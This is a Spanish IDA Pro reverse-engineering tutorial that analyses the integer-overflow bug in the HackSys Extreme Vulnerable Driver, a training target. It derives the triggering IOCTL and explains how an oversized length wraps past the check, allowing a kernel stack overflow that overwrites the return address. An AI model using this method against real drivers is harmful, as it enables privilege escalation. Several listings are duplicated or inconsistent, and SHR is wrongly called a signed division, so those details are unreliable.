

INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 61.

Contents

INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 61.	1
INTEGER OVERFLOW.....	1

INTEGER OVERFLOW

Seguiremos con otro caso en el driver vulnerable, ahora el integer overflow.


Muchos me preguntan porque no analizarlo directamente en C o C++, el tema es que ya están hechos algunos en c y c++, los metodos son los mismos, por lo tanto portarlos a Python no solo aporta algo nuevo, si no que también nos hace practicar Python y ctypes que es algo importante.

Para el que los quiere ver aquí esta el código fuente:

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/tree/master/Exploit>

Y alli esta compilado, si quieren intentar alguno pueden debuggear y comparar el resultado que van teniendo en Python con el original, eso ayuda mucho.


Igual nosotros seguiremos en Python y usando ctypes, que aunque un poco mas molesto, permite hacer casi lo mismo.



```
91CD9230
91CD9230 loc_91CD9230:
91CD9230     mov     ebx, offset aHacksysEvdIoctl_10 ; "***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW"
91CD9235     push    ebx ; Format
91CD9236     call    _DbgPrint
91CD9238     pop     ecx
91CD923C     push    esi ; IrpSp
91CD923D     push    edi ; Irp
91CD923E     call    IntegerOverflowIoctlHandler(x,x)
91CD9243     jmp     short loc_91CD9258
```


Allí tenemos el bloque que nos llevara el IOCTL que triggera el integer overflow.

Veamos que IOCTL llega allí, al inicio




```
91CD9094     push    esi
91CD9095     push    edi
91CD9096     mov     edi, [ebp+Irp]
91CD9099     mov     esi, [edi+60h]
91CD909C     mov     edx, [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
91CD909F     mov     eax, 22201Fh
91CD90A4     cmp     edx, eax
91CD90A6     ja      loc_91CD91A2
```

EAX es 0x22201f



```
91CD9091     mov     ebp, esp
91CD9093     push    ebx
91CD9094     push    esi
91CD9095     push    edi
91CD9096     mov     edi, [ebp+Irp]
91CD9099     mov     esi, [edi+60h]
91CD909C     mov     edx, [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
91CD909F     mov     eax, 22201Fh
91CD90A4     cmp     edx, eax
91CD90A6     ja      loc_91CD91A2
```

Y para que vaya por el camino correcto EDX que contiene nuestro IOCTL debe ser mas grande que EAX.



Luego pasa nuestro valor a EAX y le resta 0x222023 y si no es cero le resta 4 mas que queda en ECX luego del PUSH 4 - POP ECX, si el resultado es cero va al bloque correcto.


$\text{IOCTL} - 0x222023 - 0x4 = 0$

$\text{IOCTL} = 0x222023 + 0x4$

Python>hex(0x222023+4)

0x222027

Ese IOCTL sera el que llegara al bloque donde se triggerea el Integer Overflow, analicemoslo.



Vemos que al igual que en el caso anterior le pasa dos argumentos a la función, uno la direccion de la estructura IRP y el otro la de _IO_STACK_LOCATION.

Como ya teníamos importada la estructura `_IO_STACK_LOCATION`, allí mueve la dirección de inicio de la misma y empieza a trabajar con sus offsets, el campo `0x10`, veamos que es apretando T y eligiendo la estructura correspondiente.

```
91CD8AE0 ; Attributes: bp-based frame
91CD8AE0
91CD8AE0 ; int __stdcall IntegerOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
91CD8AE0 __stdcall IntegerOverflowIoctlHandler(x, x) proc near
91CD8AE0 Irp          = dword ptr 8
91CD8AE0 IrpSp       = dword ptr 0Ch
91CD8AE0
91CD8AE0      mov     edi, edi
91CD8AE2      push    ebp
91CD8AE3      mov     ebp, esp
91CD8AE5      mov     ecx, [ebp+IrpSp]
91CD8AE8      mov     edx, [ecx+10h]
91CD8AEB      mov     ecx, [ecx+8]
91CD8AEE      mov     eax, 0C0000001h
91CD8AF3      test    edx, edx
91CD8AF5      jz      short loc_91CD8AFE

91CD8AF7      push    ecx ; Size
91CD8AF8      push    edx ; UserBuffer
```

Vemos

```
91CD8AE0 IrpSp       = dword ptr 0Ch
91CD8AE0
91CD8AE0      mov     edi, edi
91CD8AE2      push    ebp
91CD8AE3      mov     ebp, esp
91CD8AE5      mov     ecx, [ebp+IrpSp]
91CD8AE8      mov     edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
91CD8AEB      mov     ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
91CD8AEE      mov     eax, 0C0000001h
91CD8AF3      test    edx, edx
91CD8AF5      jz      short loc_91CD8AFE

91CD8AF7      push    ecx ; Size
```

Que son el buffer de entrada y el largo del mismo que le pasamos nosotros, no quiere decir que sea el largo real.

```
91CD8AE2      push    ebp
91CD8AE3      mov     ebp, esp
91CD8AE5      mov     ecx, [ebp+IrpSp]
91CD8AE8      mov     edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
91CD8AEB      mov     ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
91CD8AEE      mov     eax, 0C0000001h
91CD8AF3      test    edx, edx
91CD8AF5      jz      short loc_91CD8AFE

91CD8AF7      push    ecx ; Size
91CD8AF8      push    edx ; UserBuffer
91CD8AF9      call    TriggerIntegerOverflow(x,x)
```

Si la dirección del buffer que creamos en user no es cero, va a la última función donde le pasa ambos el size y el puntero al buffer user como argumentos.

```

91CD89D4 ; int __stdcall TriggerIntegerOverflow(void *UserBuffer, unsigned int Size)
91CD89D4 __stdcall TriggerIntegerOverflow(x, x) proc near
91CD89D4
91CD89D4 KernelBuffer    = dword ptr -824h
91CD89D4 Count          = dword ptr -24h
91CD89D4 var_20          = dword ptr -20h
91CD89D4 Status          = dword ptr -1Ch
91CD89D4 ms_exc         = CPPEH_RECORD ptr -18h
91CD89D4 UserBuffer      = dword ptr  8
91CD89D4 Size            = dword ptr  0Ch
91CD89D4
91CD89D4 ; __unwind { // __SEH_prolog4
91CD89D4     push    814h
91CD89D9     push    offset stru_91CD6238
91CD89DE     call    __SEH_prolog4
91CD89E3     xor     edi, edi
91CD89E5     mov     [ebp+Status], edi
91CD89E8     mov     [ebp+KernelBuffer], edi
91CD89EE     push    7FCh ; size_t
91CD89F3     push    edi ; int
91CD89F4     lea     eax, [ebp+KernelBuffer+4]
91CD89FA     push    eax ; void *
91CD89FB     call    _memset
91CD8A00     add     esp, 0Ch

```

Allí vemos ambos argumentos, también pone a cero una variable Status y en el stack hay un buffer llamado KernelBuffer veamos su largo.

```

-00000827      db ? ; undefined
-00000826      db ? ; undefined
-00000825      db ? ; undefined
-00000824 KernelBuffer dd 512 dup(?)
-00000824 Count      dd ?
-00000820 var_20      dd ?
-0000081C Status      dd ?
-00000818 ms_exc      CPPEH_RECORD ?
+00000800 s          db 4 dup(?)
+00000804 r          db 4 dup(?)
+00000808 UserBuffer dd ?
+0000080C Size        dd ?
+00000810
+00000810 ; end of stack variables

```

Son 512 decimal por 4 ya que cada componente es un dword (dd) así que el largo total da.

Python>hex(512 *4)

0x800

Y bueno inicializa a cero ese buffer primero escribiendo los primeros 4 bytes aquí con EDI que vale cero, y luego hace un memset de los 0x7fc bytes restantes sumandole 4 al destination en el LEA para que escriba a partir del 4 byte en adelante.

```
91CD89E5      mov     [ebp+Status], edi
91CD89E8      mov     [ebp+KernelBuffer], edi
91CD89EE      push    7FCh ; size_t
91CD89F3      push    edi ; int
91CD89F4      lea     eax, [ebp+KernelBuffer+4]
91CD89FA      push    eax ; void *
91CD89FB      call    _memset
91CD8A00      add     esp, 0Ch
```

```
91CD89D4 ; Attributes: bp-based frame
91CD89D4
91CD89D4 ; int __stdcall TriggerIntegerOverflow(void *UserBuffer, unsigned int Size)
91CD89D4 __stdcall TriggerIntegerOverflow(x, x) proc near
91CD89D4
91CD89D4 KernelBuffer    = dword ptr -824h
91CD89D4 Count          = dword ptr -24h
91CD89D4 var_20          = dword ptr -20h
91CD89D4 Status         = dword ptr -1Ch
91CD89D4 ms_exc         = CPPEH_RECORD ptr -18h
91CD89D4 UserBuffer     = dword ptr 8
91CD89D4 Size           = dword ptr 0Ch
91CD89D4
91CD89D4 ; __unwind { // __SEH_prolog4
91CD89D4      push    814h
91CD89D9      push    offset stru_91CD6238
91CD89DE      call    __SEH_prolog4
91CD89E3      xor     edi, edi
91CD89E5      mov     [ebp+Status], edi
91CD89E8      mov     [ebp+KernelBuffer], edi
91CD89EE      push    7FCh ; size_t
91CD89F3      push    edi ; int
91CD89F4      lea     eax, [ebp+KernelBuffer+4]
91CD89FA      push    eax ; void *
91CD89FB      call    _memset
91CD8A00      add     esp, 0Ch
```

También hay una estructura allí veremos para que sirve, IDA la detecto.

```

00000000 ; -----
00000000
00000000 CPPEH_RECORD | struct ; (sizeof=0x18, align=0x4, copyof_488)
00000000 ; XREF: ArbitraryOverwriteIoctlHandler(x,x)+8/o
00000000 ; _TriggerDoubleFetch@4/r ...
00000000 old_esp dd ? ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000 exc_ptr dd ? ; XREF: TriggerDoubleFetch(x):$LN9/r ...
00000004 ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004 ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration _EH3_EXCEPTION_REGISTRATION ?
00000008 ; XREF: TriggerDoubleFetch(x)+2E/w
00000008 ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD ends

```

Ya veremos que hace, aquí dice esto.

It is just a fake name that the HexRays people came up with to represent the undocumented exception handling in the Microsoft C runtime library. Originally came from Intel, Microsoft could not get a source license to republish it. Dumped in VS2015, good riddance. Reverse-engineering the startup code of a C++ program is not very useful, it is just boilerplate, it ought not get interesting until main(). – [Hans Passant](#) May 31 at 8:50

Vemos que cuando chequea el buffer, no usa el valor que pasamos nosotros de size sino 0x800 harcodeado.

```

91CD89D4 UserButter = dword ptr 8
91CD89D4 Size = dword ptr 0Ch
91CD89D4
91CD89D4 ; __unwind { // __SEH_prolog4
91CD89D4 push 814h
91CD89D9 push offset stru_91CD6238
91CD89DE call __SEH_prolog4
91CD89E3 xor edi, edi
91CD89E5 mov [ebp+Status], edi
91CD89E8 mov [ebp+KernelBuffer], edi
91CD89EE push 7FCh ; size_t
91CD89F3 push edi ; int
91CD89F4 lea eax, [ebp+KernelBuffer+4]
91CD89FA push eax ; void *
91CD89FB call _memset
91CD8A00 add esp, 0Ch

```

```


91CD8A03 ; __try { // __except at $LN11_3
91CD8A03 mov [ebp+ms_exc.registration.TryLevel], edi
91CD8A06 push 4 ; Alignment
91CD8A08 mov esi, 800h
91CD8A0D push esi ; Length
91CD8A0E push [ebp+UserBuffer] ; Address
91CD8A11 call ds:ProbeForRead(x,x,x)
91CD8A17 push [ebp+UserBuffer]
91CD8A1A push offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
91CD8A1F call _DbgPrint
91CD8A24 mov ebx, [ebp+Size]
91CD8A27 push ebx
91CD8A28 push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D call _DbgPrint

```

Luego imprime los 4 valores el size que le pasamos del buffer de user, el puntero al buffer de user, la direccion del KernelBuffer y el size del mismo.

```
91CD8A17      push    [ebp+UserBuffer]
91CD8A1A      push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
91CD8A1F      call    _DbgPrint
91CD8A24      mov     ebx, [ebp+Size]
91CD8A27      push    ebx
91CD8A28      push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D      call    _DbgPrint
91CD8A32      lea     eax, [ebp+KernelBuffer]
91CD8A38      push    eax
91CD8A39      push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
91CD8A3E      call    _DbgPrint
91CD8A43      push    esi
91CD8A44      push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
91CD8A49      call    _DbgPrint
91CD8A4E      push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53      call    _DbgPrint
91CD8A58      add     esp, 24h
91CD8A5B      lea     eax, [ebx+4]
91CD8A5E      cmp     eax, esi
91CD8A60      jbe     short loc_91CD8A7D
```

Vemos que IDA nos marca que hay un TRY- EXCEPT o sea que si hay una excepción en ese bloque salta al de abajo, por eso del bloque superior salen tres flechas, dos las normales de la comparación y la otra del try-except.



Vemos que toma el size que le pase en EBX y lo va a comparar con la constante 0x800 que esta en ESI.

```

91CD89FB      call     _memset
91CD8A00      add     esp, 0Ch

91CD8A03 ; __try { // __except at $LN11_3
91CD8A03      mov     [ebp+ms_exc.registration.TryLevel], edi
91CD8A06      push    4 ; Alignment
91CD8A08      mov     esi, 800h
91CD8A0D      push    esi ; Length
91CD8A0E      push    [ebp+UserBuffer] ; Address
91CD8A11      call    ds:ProbeForRead(x,x,x)
91CD8A17      push    [ebp+UserBuffer]
91CD8A1A      push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
91CD8A1F      call    _DbgPrint
91CD8A24      mov     ebx, [ebp+Size]
91CD8A27      push    ebx
91CD8A28      push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D      call    _DbgPrint
91CD8A32      lea     eax, [ebp+KernelBuffer]
91CD8A38      push    eax
91CD8A39      push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
91CD8A3E      call    _DbgPrint
91CD8A43      push    esi
91CD8A44      push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
91CD8A49      call    _DbgPrint
91CD8A4E      push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53      call    _DbgPrint
91CD8A58      add     esp, 24h
91CD8A5B      lea     eax, [ebx+4]
91CD8A5E      cmp     eax, esi
91CD8A60      jbe     short loc_91CD8A7D

```

Pero antes a mi size le suma cuatro, y si es mas bajo esta todo bien .

```

91CD8A17      push    [ebp+UserBuffer] ; "[+] UserBuffer: 0x%p\n"
91CD8A1A      call    _DbgPrint
91CD8A1F      mov     ebx, [ebp+Size]
91CD8A24      push    ebx
91CD8A27      push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D      call    _DbgPrint
91CD8A32      lea     eax, [ebp+KernelBuffer]
91CD8A38      push    eax
91CD8A39      push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
91CD8A3E      call    _DbgPrint
91CD8A43      push    esi
91CD8A44      push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
91CD8A49      call    _DbgPrint
91CD8A4E      push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53      call    _DbgPrint
91CD8A58      add     esp, 24h
91CD8A5B      lea     eax, [ebx+4]
91CD8A5E      cmp     eax, esi
91CD8A60      jbe     short loc_91CD8A7D

91CD8A7D      loc_91CD8A7D:
91CD8A7D      mov     eax, ebx
91CD8A7F      shr     eax, 2
91CD8A82      cmp     esi, eax
91CD8A84      jnb     short loc_91CD8A89

91CD8A86      mov     eax, [ebp+UserBuffer]
91CD8A89      mov     eax, [eax]
91CD8A8B      mov     ecx, 0BAD0B0Bh
91CD8A8D      cmp     eax, ecx
91CD8A8F      jz      short loc_91CD8A92

91CD8A83 ; $LN11_3:
91CD8A83 ; __except($LN10_1) // owned by 91CD8A03
91CD8A83      mov     esp, [ebp+ms_exc.old_esp]
91CD8A86      mov     eax, [ebp+var_20]
91CD8A89      mov     [ebp+Status], eax

```

Ya vemos un problema si pasamos como size por ejemplo 0xffffffff al sumarle 4 se producirá el integer overflow y el resultado sera

```
Python>hex((0xffffffff+ 4) )  
0x100000003L
```


Si lo recortamos a 32 bits como hace el procesador

```
Python>hex((0xffffffff+ 4) & 0xffffffff)  
0x3L
```

Nos da 3 y eso es menor que 0x800 aun siendo la comparación unsigned.


Luego toma el size original y le hace SHR o sea que lo divide por 4 teniendo en cuenta el signo, esto lo realiza porque copiara DWORDS y el indice va de uno en uno, asi el size es el total dividido 4.

```
shr eax, 1  ;Signed division by 2  
shr eax, 2  ;Signed division by 4  
shr eax, 3  ;Signed division by 8  
shr eax, 4  ;Signed division by 16  
shr eax, 5  ;Signed division by 32  
shr eax, 6  ;Signed division by 64  
shr eax, 7  ;Signed division by 128  
shr eax, 8  ;Signed division by 256
```




Si nuestro size fuera 0xffffffff al dividirlo por 4 daría 0x3FFFFFFF.

Vemos que es un loop donde EDI es el contador



La condición de salida es que EDI no sea mas bajo o sea que sea mas grande o igual para salir, lo cual si empieza de cero y se va incrementando de a uno, dará bastantes vueltas al loop hasta llegar a 0x3ffffff.



Vemos que tiene otra condición de salida muy conveniente

```
91CD8A86      mov     eax, [ebp+UserBuffer]
91CD8A89      mov     eax, [eax]
91CD8A8B      mov     ecx, 0BAD0B0B0h
91CD8A90      cmp     eax, ecx
91CD8A92      jz      short loc_91CD8AC9
```

Si lee del buffer de user que le enviamos un valor 0x0BAD0B0B0 saldrá del loop, lo cual hará que no rompamos todo con un size negativo, muy buena gente el programador.

```
FEh 91CD8A94      mov     [ebp+edi*4+KernelBuffer], eax
91CD8A9B      add     [ebp+UserBuffer], 4
91CD8A9F      inc     edi
91CD8AA0      mov     [ebp+Count], edi
91CD8AA3      jmp     short loc_91CD8A7D
```

Finalmente copia en el buffer de kernel, pivoteando con EDI que es el contador por 4, o sea va copiando de 4 en 4 bytes.

Luego le suma 4 a la direccion del buffer de user, incrementa EDI, lo guarda en Count y listo eso es todo, asi que podemos producir un stack overflow controlado con un size grande, y que incluso podemos salir antes que rompa todo el stack, ya que nos da una forma de salida del loop, manejada por nosotros.

Con eso podemos pisar el return address sin problemas.

The screenshot shows a debugger window with the following components:

- Assembly View:** Displays assembly code starting at address 930D408E. The code is for a function `IrpDeviceIoCtlHandler`. It includes instructions like `int __stdcall IrpDeviceIoCtlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)`, `__stdcall IrpDeviceIoCtlHandler(x, x) proc near`, and various `mov`, `push`, and `cmp` instructions. A red arrow points to the instruction `mov eax, 0x222027` at address 930D409F.
